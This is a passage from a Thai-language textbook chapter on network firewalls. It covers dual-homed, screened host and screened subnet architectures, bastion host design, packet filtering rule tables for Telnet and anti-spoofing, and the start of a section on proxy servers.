ถ้าแอพพลิเคชั่น forwarders ถูกใช้ การสัญจรของแอพพลิเคชั่นจะไม่สามารถผ่านดูอัลโฮมไฟร์วอลล์ นอกเสียจากว่าแอพพลิเคชั่น forwarder ถูกกำหนดไว้บนระบบไฟร์วอลล์ ถ้าผู้ใช้ภายในได้รับการอนุญาตจากไฟร์วอลล์โดยตรง ดังรูปที่ 4-5 ระบบรักษาความปลอดภัยไฟร์วอลล์ก็จะสามารถยินยอมให้ใช้ได้ เพราะว่าดูอัลโฮมไฟร์วอลล์เป็นจุดศูนย์รวมการติดต่อระหว่างเครือข่ายภายนอกและภายใน ดังนั้นดูอัลโฮมไฟร์วอลล์ ก็จะอยู่ในเขตอันตราย (Zone of risk) ถ้าผู้ใช้ภายในเลือก Password ที่อ่อนแอ เขตอันตราย (Zone of risk) ก็สามารถขยายมาที่ระบบเครือข่ายภายใน ทำให้ผิดกับจุดประสงค์ของดูอัลโฮมไฟร์วอลล์ .




รูปที่ 4-4 แสดง ดูอัลโฮม โฮสท์ซึ่งมี แอพพลิเคชั่น forwarder



รูปที่ 4-5 แสดงความไม่ปลอดภัยเมื่อผู้ใช้ภายในล็อกอินเข้ามาในดูอัลโฮมโฮสท์

ถ้าหากมีการเก็บรายละเอียดของผู้ใช้ภายในล็อกอินไว้อย่างดี มันจะถูกบุกรุกเมื่อมีการผิดเพี้ยนของระบบรักษาความปลอดภัย ดังนั้นควรที่จะมีการบันทึกไว้ว่ามีใครเข้ามาบ้าง


ตัวอย่างของการบริการเก็บและส่งคือ SMTP (mail) และ NNTP (news) ดังรูปที่ 4-6 แสดงการติดตั้ง discretionary forwarding (ตัวระมัดระวังในการส่งข้อมูล) ของข้อความ mail ระหว่างเครือข่ายภายนอกที่ไม่น่าไว้วางใจกับเครือข่ายภายใน รูปที่ 4-7 แสดงการติดตั้ง discretionary forwarding สำหรับข้อความ News ระหว่าง News เซิฟเวอร์ บนเครือข่ายภายนอกและเครือข่ายภายใน




รูปที่ 4-6 แสดง ดูอัลโฮม โฮสท์ ที่มี Mail Forwarder

ดูอัลโฮมโฮสท์ เป็นโครงสร้างพื้นฐานที่ใช้ในไฟร์วอลล์ ความสามารถที่ใช้เมื่อฉุกเฉินของดูอัลโฮมโฮสท์ คือ เมื่อการหาเส้นทางหรือเราติ้ง (Routing) ใช้ไม่ได้ และมีเพียงเส้นทางระหว่าง network segment ที่ผ่านทางชั้นแอพพลิเคชั่นเลเยอร์ เมื่อตัวหาเส้นทางมีปัญหา IP ก็สามารถส่งไปได้ คือไม่ผ่านชั้นแอพพลิเคชั่นเล์เยอร์ของดูอัลโฮมไฟร์วอลล์ ดังรูปที่ 4-8

ไฟร์วอลล์ส่วนมากจะสร้างรอบๆ ระบบยูนิกส์ (Unix) บนการทำงานของระบบยูนิกส์ เราตั้งฟังก์ชั่นถูกเซ็ตให้ทำงานได้ ดังนั้นมันจึงเป็นสิ่งสำคัญในการตรวจสอบว่าเราติ้งฟังก์ชั่นในดูอัลโฮมไฟร์วอลล์ ทำงานไม่ได้ และถ้ามันไม่ทำงาน ก็ควรจะรู้ว่ามันไม่ทำงานได้อย่างไร




รูปที่ 4-7 แสดงดูอัลโฮมโฮสท์ที่มี news fowarder



รูปที่ 4-8 แสดงการ config ที่ผิดพลาดบน ดูอัลโฮมไฟร์วอลล์

4.5.2 โครงสร้างแบบสกรีนโฮสท์ (Screened Host Architectures)

ขณะที่โครงสร้างแบบดูอัลโฮมโฮสท์ จัดการกับการบริการที่เกี่ยวกับหลายๆ เครือข่าย (แต่ไม่มีการหาเส้นทาง) โครงสร้างแบบสกรีนโฮสท์ จะจัดการกับ Service จากโฮสท์ที่จะเข้ามาติดต่อกับเครือข่ายภายใน โดยการแบ่งการหาเส้นทางซึ่งการป้องกันขั้นแรกจะใช้แพคเกตฟิลเตอร์ริ่ง (Packet Filtering) ดังรูปที่ 4-9



รูปที่ 4-9 แสดงโครงสร้างแบบสกรีนโฮสท์

จากรูปที่ 4-9 เบชั่นโฮสท์ (Bastion Host) จะต้องอยู่บนเครือข่ายภายใน แพคเกตฟิลเตอร์ริ่ง บนสกรีนนิ่งเราเตอร์ (Screening Router) จะกำหนดเส้นทางให้ผ่านเบชั่นโฮสท์ก่อนทุกครั้ง จึงจะติดต่อกันได้

โครงสร้างของแพคเกตฟิลเตอร์ริ่งในสกรีนนิ่งเราเตอร์ อาจจะทำอย่างใดอย่างหนึ่งดังต่อไปนี้


- อนุญาตให้โฮสท์ภายในเครือข่าย (internal Host) ติดต่อกับโฮสท์บนอินเตอร์เน็ตได้สำหรับโฮสท์ที่แน่นอน
- ไม่อนุญาตทุกการติดต่อจากโฮสท์ภายใน

นอกจากนี้ยังสามารถผสมและเลือกการเข้าถึงเหล่านี้ในแต่ละ Service บาง Service อาจจะอนุญาตให้ผ่านแพคเกตฟิลเตอร์ริ่งโดยตรง ขณะที่อื่นๆ อาจจะไม่อนุญาตให้ผ่านได้โดยตรง โดยขึ้นอยู่กับข้อกำหนดของแต่ Site ที่ตั้งขึ้น

ในโครงสร้างแบบนี้แพคเกตจะผ่านจากอินเตอร์เน็ตเข้าสู่เครือข่ายภายในโดยตรง จึงดูเหมือนว่าจะมีความเสี่ยงมากกว่าดูอัลโฮมโฮสท์ที่ไม่มีแพคเกตภายนอกเข้าถึงเครือข่ายภายในได้ ในทางปฏิบัติดูอัลโฮมโฮสท์อาจจะเสียหายได้ง่าย ซึ่งทำให้แพคเกตผ่านเข้ามาได้ นอกจากนี้ มันง่ายกว่าในการป้องกันด้วยเราเตอร์ซึ่งสามารถจำกัดกลุ่มของการบริการมากกว่าป้องกันด้วยโฮสท์ ด้วยจุดนี้สกรีนโฮสท์จึงมีความปลอดภัยได้ดีกว่าและนิยมใช้มากกว่าดูอัลโฮมโฮสท์

4.5.3 โครงสร้างแบบสกรีนซับเน็ต (Screened Subnet Architecture)

โครงสร้างแบบสกรีนซับเน็ตนั้นได้เพิ่มชั้นพิเศษของความปลอดภัยบนโครงสร้างแบบสกรีนโฮสท์ โดยเพิ่มชั้นของแนวป้องกันเครือข่าย หรือเครือข่ายเพอริมิเตอร์ (Perimeter Network) เพื่อแบ่งเครือข่ายภายในจากอินเตอร์เน็ต ดังรูปที่ 4-10



รูปที่ 4-10 แสดงโครงสร้างแบบสกรีนซับเน็ต (ใช้ 2 เราเตอร์)

โดยทั่วไปเบชั่นโฮสท์เป็นเครื่องคอมพิวเตอร์ที่อ่อนแอบนเครือข่าย ถึงแม้ว่าจะพยายามป้องกันแต่ก็มักจะถูกบุกรุก สำหรับในสกรีนโฮสท์ ถ้าเบชั่นโฮสท์ถูกบุกรุก จะไม่มีอะไรที่จะป้องกันระหว่างมันกับเครื่องภายในเลย ดังนั้นถ้ามีคนบุกรุกเข้าไปในเบชั่นโฮสท์ของสกรีนโฮสท์ ได้ถือว่าเขาอาจสามารถทำได้ทุกอย่าง

โดยการแบ่งเบชั่นโฮสท์บนเครือข่ายเพอริมิเตอร์ ก็จะสามารถลดผลกระทบที่เกิดจากการที่มีคนบุกรุกเบชั่นโฮสท์ และช่วยป้องกันผู้บุกรุกในการเข้าถึงแต่ไม่ถึงกับทั้งหมด

โดยทั่วไปโครงสร้างแบบสกรีนซับเน็ต มี 2 สกรีนนิ่งเราเตอร์ ซึ่งในแต่ละอันติดต่อกับเครือข่ายเพอริมิเตอร์ ดังรูปที่ 4-10 ในการบุกรุกเข้าในเครือข่ายภายใน จะต้องผ่านถึง 2 เราเตอร์ อย่างไรก็ตาม ถ้าระบบฟิลเตอร์ริ่งระหว่างแต่ละชั้นอนุญาตในสิ่งเดียวกัน ชั้นที่เพิ่มขึ้นก็ไม่ได้เพิ่มความปลอดภัยเลย

4.6 เบชั่นโฮสท์

เบชั่นโฮสท์ แสดงตัวเปิดเผยบนอินเตอร์เน็ตซึ่งเปรียบเสมือนกับ Lobby โรงแรมที่ให้คนภายนอกผ่านเข้ามาก่อนจึงจะเข้าภายในได้ ซึ่งเบชั่นโฮสท์ก็เป็นระบบไฟร์วอลล์ที่คนภายนอกจะต้องผ่านเข้ามาก่อนจึงสามารถใช้ service ในไฟร์วอลล์ได้

ในการออกแบบเนื่องจากเบชั่นโฮสท์เป็นโฮสท์ที่เปิดเผย ดังนั้นไฟร์วอลล์ชนิดนี้จึงจะต้องมีการรักษาความปลอดภัยอย่างรัดกุม

4.6.1 หลักการทั่วไป

มี 2 หลักการ สำหรับการออกแบบและสร้างเบชั่นโฮสท์ดังต่อไปนี้

- ควรจะให้ service ที่มีสิทธิ์เข้ามาได้น้อยที่สุด เพราะซอฟท์แวร์อาจจะมี bug ซึ่งอาจจะทำให้การรักษาความปลอดภัยบกพร่องได้

- ควรจะต้องมีการคาดการไว้ล่วงหน้าว่าจะมีอะไรเกิดขึ้น และหากมีการผิดพลาดหรือมีการบุกรุกเข้ามาจะทำการป้องกันอย่างไร เช่นการสร้างการป้องกันที่เครือข่ายภายใน (password, อุปกรณ์ป้องกันบางอย่าง) หรือใส่แพคเกตฟิลเตอร์ริ่งระหว่างเบชั่นโฮสท์และโฮสท์ภายใน

4.6.2 การวางตำแหน่งเบชั่นโฮสท์บนเครือข่าย


ในเครือข่ายเราควรจะจับทุกๆ แพคเกตบนเครือข่าย ซึ่งการจับเราจะมีโปรแกรมที่ใช้ในการจับ แต่โปรแกรมเหล่านี้ผู้บุกรุกก็สามารถใช้ได้ แล้วลักลอบเข้ามาในเครือข่ายซึ่งอาจจะเป็น Telnet , FTP , หรืออื่นๆ แล้วเขาก็จะเข้ามาอยู่บนเบชั่นโฮสท์

ทางที่จะแก้ไขปัญหานี้คือ เบชั่นโฮสท์ไปอยู่ที่ไม่ใช่เครือข่ายภายใน ซึ่งมีเพอริมิเตอร์ network เป็นชั้นแบ่งระหว่างเครือข่ายภายในกับอินเตอร์เน็ต จะถูกแบ่งโดยเราเตอร์ หรือ bridge ซึ่งจะทำให้ไม่เห็นการขนส่งของกันและกันได้

การใช้แพคเกตฟิลเตอร์ริ่งระหว่างเพอริมิเตอร์และ internal ช่วยในการจำกัดส่วนที่จะเปิดเผยและลดจำนวนโฮสท์ และ service ที่เบชั่นโฮสท์จะเข้าไปถึง

4.6.3 การเลือก service ที่จะจัดการโดยเบชั่นโฮสท์

เบชั่นโฮสท์จัดการทุกๆ service บน site ที่ต้องการ access ผ่านอินเตอร์เน็ต service ส่วน service ที่ไม่ต้องการ secure มากนัก ก็จะวิ่งผ่านแพคเกตฟิลเตอร์ริ่ง แสดงดังรูปที่ 4-11



รูปที่ 4-11 แสดงเบชั่นโฮสท์ที่ทำงานบน service ที่ต่างกัน

สามารถแบ่ง service ได้ดังนี้

- service ที่ความปลอดภัยอยู่แล้ว service ชนิดนี้ถูกกระทำผ่านแพคเกตฟิลเตอร์ริ่ง
- service ที่ไม่ปลอดภัย แต่สามารถที่จะทำให้ปลอดภัยได้ service ชนิดนี้จะกระทำกับ เบชั่นโฮสท์

- service ที่ไม่ปลอดภัยและไม่สามารถที่จะทำให้ปลอดภัยได้ service ชนิดนี้จะต้องทำให้ใช้ไม่ได้
- service ที่ห้ามใช้หรือไม่สามารถใช้เชื่อมกับอินเตอร์เน็ต service ชนิดนี้จะต้องทำให้ใช้ไม่ได้

4.6.4 การสร้างเบชั่นโฮสท์

ในการสร้างเบชั่นโฮสท์มีขั้นตอนดังต่อไปนี้

- install operating system ที่สะอาดให้เล็กที่สุด ควรเลือก operating system ที่ง่ายต่อการทำงานในอนาคต และ พยายาม install เฉพาะส่วนที่ใช้เท่านั้น
- ซ่อม bug ที่เราทราบ โดยการหา path หรือคำปรึกษา เกี่ยวกับ operating system ของที่ลงไป
- ใช้ Checklist ในการตรวจสอบทุกๆ อย่างในระบบให้มีความปลอดภัย

4.7 แพคเกตฟิลเตอร์ริ่ง

4.7.1 การทำงานของ แพคเกตฟิลเตอร์ริ่ง

แพคเกตฟิลเตอร์ริ่งทำการควบคุม (อนุญาตหรือไม่อนุญาต) การส่งข้อมูลบนฐานต่อไปนี้

- ที่อยู่ที่ข้อมูลมา
- ที่อยู่ที่ข้อมูลจะไป
- เซสชั่น และ แอพพลิเคชั่นโปรโตคอลที่ถูกใช้ส่งข้อมูล

โดยแพคเกตฟิลเตอร์ริ่งสามารถกำหนดเงื่อนไขต่างๆ ได้ เช่น "ไม่อนุญาตให้คนที่ใช้ Telnet เข้ามาจากภายนอก" หรือ "ให้ทุกคนส่ง email ผ่าน SMTP" แต่มันไม่สามารถกำหนดเงื่อนไขจาก identify เช่น "ผู้ใช้ภายในคนนี้สามารถ Telnet จากภายนอก แต่ผู้ใช้ภายในคนอื่นไม่สามารถทำได้" หรือ "คุณสามารถส่งไฟล์นี้แต่ไม่สามารถส่งไฟล์นั้น"

4.7.2 แบบแผนสำหรับแพคเกตฟิลเตอร์ริ่ง rules

ตัวอย่างของการตั้งให้อนุญาตให้ IP traffic ระหว่าง trust external โฮสท์ (โฮสท์ 172.16.51.50) และ โฮสท์ บน internal network (Class C net 192.168.10.0) เราสามารถแสดงได้ดังตารางที่ 4-1

Rule	Direction	Source Address	Destination Address	ACK Set	Action
A	Inbound	Trusted external โฮสท์	Internal	Any	Permit
B	Outbound	Internal	Trusted external โฮสท์	Any	Permit

C	Either	Any	Any	Any	Deny

ตารางที่ 4-1 แสดงตัวอย่าง rules ของแพคเกตฟิลเตอร์ริ่ง

ดังนั้นจะได้ว่า

- between โฮสท์ 172.16.51.50 and net 192.168.10 accept ;
- between โฮสท์ any and โฮสท์ any reject ;

4.7.3 ฟิลเตอร์ริ่งโดย Address

โดยพื้นฐานที่สุดคือการแพคเกตฟิลเตอร์ริ่ง โดย address การฟิลเตอร์ริ่งนี้ทำโดยอนุญาตเฉพาะบางจุดตั้งต้นและจุดปลายทางของแพคเกตที่แน่นอน และป้องกันผู้บุกรุกที่ทำการปลอมแพคเกตเขามาใน network

ตัวอย่างการป้องกันการเข้ามาของแพคเกตที่ปลอม source address ซึ่งมีลักษณะดังตารางที่ 4-2

Rule	Direction	Source Address	Destination Address	Action
A	Inbound	Internal	Any	Deny

ตารางที่ 4-2 แสดง rules ที่ป้องกันการปลอมแพคเกตเข้ามาใน network

มันไม่ปลอดภัยแน่นอนที่จะเชื่อ Source address เพราะ source address สามารถที่จะปลอมแปลงได้ มี 2 ชนิดของผู้บุกรุกที่ปลอมแปลงเข้ามา คือ *source address* และ *man in the middle*

- การบุกรุกแบบ source address

ผู้บุกรุกจะส่งแพคเกตเข้ามาในชื่อของโฮสท์ที่เราไว้วางใจ และหวังว่าเราจะมีปฏิกิริยากลับมา แต่ไม่ได้ต้องการที่จะได้รับแพคเกตกลับมา ในกรณีที่ผู้บุกรุกสนใจในการที่จะได้รับแพคเกตกลับมา เขาก็จะไม่อยู่บนเส้นทางระหว่างเราและ real machine (เครื่องที่เขาแอบอ้าง) ผลตอบของเราจะไปที่ real machine แต่ไม่ได้ไปถึงยังผู้บุกรุก ถ้าผู้บุกรุกสามารถทำนายผลตอบสนองของเราเขาก็ไม่จำเป็นต้องรู้ว่าเราโต้ตอบอะไรกลับมา ในโปรโตคอลส่วนใหญ่ผู้บุกรุกสามารถทำนายได้ว่าผลตอบจะเป็นเช่นไร เช่น ผู้บุกรุกเข้าไปในระบบของคุณและให้ส่ง email ที่เป็น password file มาให้เขา ถ้าระบบจะทำการส่ง file ในรูปของ mail มา ผู้บุกรุกก็ไม่รอดูการตอบสนองนี้

- การบุกรุกแบบ *man in the middle*

ผู้บุกรุกจะเข้าไปอยู่ในเส้นทางระหว่างคุณและ real machine โดยเข้าไปที่ใกล้จุดปลายของเส้นทาง เพราะเส้นทางจะถูกเปลี่ยนแปลงทุกวินาที การเปลี่ยนแปลงเส้นทางระหว่าง machine จะง่ายหรือยากขึ้นอยู่กับ topology ของเครือข่ายระบบการเราติ้ง

4.7.4 ฟิลเตอร์ริ่ง โดย Service

4.7.4.1 Outbound Telnet Service

เริ่มแรกดูที่การ Telnet ออกข้างนอก ซึ่งมี local client (ผู้ใช้ภายใน) ติดต่อไปที่ remote เซิร์ฟเวอร์ จะต้องมีการจัดการทั้งแพคเกตเข้าและออก

แพคเกตที่ออกไปของการ Telnet ออก (Outbound) บรรจุ key ที่กดของผู้ใช้ภายในและลักษณะเฉพาะต่อไปนี้

- IP source address ของแพคเกตที่ออกไปจาก local โฮสท์
- IP ของ address ปลายทางที่เป็น remote โฮสท์
- Telnet เป็นบริการพื้นฐานของ TCP ดังนั้น IP แพคเกตจะเป็นชนิด TCP
- TCP port ปลายทางเป็น 23 ซึ่งเป็นที่รู้จักอยู่แล้วว่าเป็น port number ที่ Telnet ใช้
- TCP port ต้นทางซึ่งเป็นเลขสุ่มขึ้นมา มีค่ามากกว่า 1023
- แพคเกตแรกที่ออกไป ซึ่งจะไม่มีบิต ACK

แพคเกตที่เข้ามาจะบรรจุข้อมูลที่ใช้แสดงบนหน้าจอของผู้ใช้ภายใน (เช่น " ล็อกอิน : " prompt) และมีลักษณะเฉพาะต่อไปนี้

- IP source address ของแพคเก ที่เข้ามาจาก remote โฮสท์
- IP ของ address ปลายทางที่เป็น local โฮสท์
- IP แพคเกตชนิดที่เป็น TCP
- TCP source port หมายเลข 23 ซึ่งเป็น port ที่เซิร์ฟเวอร์ใช้
- TCP port ปลายทาง
- ทุกๆ แพคเกตที่จะเข้ามาซึ่งมีบิต ACK

4.7.4.2 Inbound Telnet Service

ต่อมาดูที่ inbound telnet service ซึ่งเป็นส่วนของ remote client (remote user) ซึ่งต้องมีการจัดการทั้งแพคเกตที่เข้าและออก

แพคเกตที่เข้ามาสำหรับ inbound Telnet service บรรจุ key ที่ ผู้ใช้ภายใน กด และลักษณะเฉพาะต่อไปนี้

- IP source address ของแพคเกตที่เข้ามาจาก remote โฮสท์
- IP ของ address ปลายทางที่เป็น local โฮสท์
- IP แพคเกตชนิดที่เป็น TCP
- TCP source port ซึ่งเป็นเลขที่สุ่มขึ้นมามากกว่า 1023
- TCP port ปลายทาง

แพคเกตที่ออกมาบรรจุเซิร์ฟเวอร์ responses (ข้อมูลที่จะแสดงให้ผู้ใช้ภายใน) และลักษณะเฉพาะต่อไปนี้

- IP source address ของ แพคเกต ที่เข้ามาจาก local โฮสท์
- IP ของ address ปลายทางที่เป็น remote โฮสท์
- IP แพคเกต ชนิดที่เป็น TCP
- TCP source port เป็นเลข 23
- TCP port ปลายทาง
- ทุกๆ แพคเกต ที่จะเข้ามาซึ่งมีบิต ACK

4.7.4.3 Telnet Summary

จากข้อมูลข้างต้นเราสามารถทำเป็นตารางที่ 4-3 ดังนี้

Service Direction	แพคเกต Direction	Source Address	Dest. Address	แพคเกต Type	Source port	Dest. Port	ACK set
Outbound	Outgoing	Internal	External	TCP	Y	23	a
Outbound	Incoming	External	Internal	TCP	23	y	Yes
Inbound	Incoming	External	Internal	TCP	Z	23	a
Inbound	Outgoing	Internal	External	TCP	23	Z	Yes

* a เป็น TCP ACK bit ซึ่งจะ set ตลอดยกเว้น แพคเกต แรก ส่วน Y และ Z เป็นค่าสุ่มขึ้นที่มีค่ามากกว่า 1023

ตารางที่ 4-3 แสดงการ telnet เข้าและออก

ถ้าต้องการอนุญาตการ Telnet ออก แต่อย่างอื่นไม่ สามารถ set up แพคเกตฟิลเตอร์ริ่งดังตารางที่ 4-4 ต่อไปนี้

Rule	Direc-tion	Source Address	Dest Address	Pro-tocol	Source Port	Dest. Port	ACK set	Action
A	Out	Internal	Any	TCP	> 1023	23	Either	Permit
B	In	Any	Internal	TCP	23	> 1023	Yes	Permit
C	Either	Any	Any	Any	Any	Any	Either	Deny

ตารางที่ 4-4 แสดง rules ที่อนุญาตให้ telnet ออกได้เพียงอย่างเดียว

จากตารางที่ 4-4 สามารถอธิบายได้ดังนี้

- กฎ A อนุญาตแพคเกตออกไปที่ remote Telnet เซิร์ฟเวอร์
- กฎ B อนุญาตให้รับแพคเกตกลับมา เพราะมันจะเปรียบเทียบที่ ACK bit ว่าเป็น set
- กฎ C เป็นกฎปกติ ถ้าไม่ตรงกับที่ตั้งไว้จะทำการบล็อก

4.8 Proxy System

4.8.1 การทำงานของพร็อกซีเซิร์ฟเวอร์

พร็อกซีเซิร์ฟเวอร์มักจะใช้สำหรับโปรโตคอลพิเศษ หรือกลุ่มของโปรโตคอลที่ทำงานบนดูอัลโฮมโฮสท์ หรือเบชั่นโฮสท์ โดยโปรแกรมที่ผู้ใช้ภายในใช้จะคุยกับพร็อกซีเซิร์ฟเวอร์แทนที่จะติดต่อโดยตรงกับ real เซิร์ฟเวอร์(เซิร์ฟเวอร์แท้จริง) ถ้ามีการ request จาก client มาถึงพร็อกซีเซิร์ฟเวอร์ จะคุยกับ real เซิร์ฟเวอร์ โดยประพฤติตัวเหมือน client (คือพร็อกซี) และส่ง request จาก client ถึง real เซิร์ฟเวอร์ และส่งคำตอบจาก real เซิร์ฟเวอร์ กลับมาที่ client ดังนั้นสำหรับผู้ใช้ภายในจะคุยกับพร็อกซีเซิร์ฟเวอร์ จะเหมือนกับคุยกับ real เซิร์ฟเวอร์ ส่วน real เซิร์ฟเวอร์ก็จะไม่รู้ว่าผู้ใช้ภายในอยู่ที่ใด


ระบบพร็อกซีไม่ต้องการฮาร์ดแวร์พิเศษ แต่ต้องใช้ซอฟท์แวร์พิเศษสำหรับ service ทั้งหมด ระบบพร็อกซีมีประสิทธิภาพเมื่อกำหนดการเชื่อมต่อพร็อกซีในระดับ IP ระหว่าง client และ real เซิร์ฟเวอร์ เช่น สกรีนนิ่งเราเตอร์หรือดูอัลโฮมโฮสท์ซึ่งไม่สามารถกำหนดเส้นทางให้แพ็คเก็ต ถ้ามีการเชื่อมต่อระดับ IP ระหว่าง client และ real เซิร์ฟเวอร์ ,client 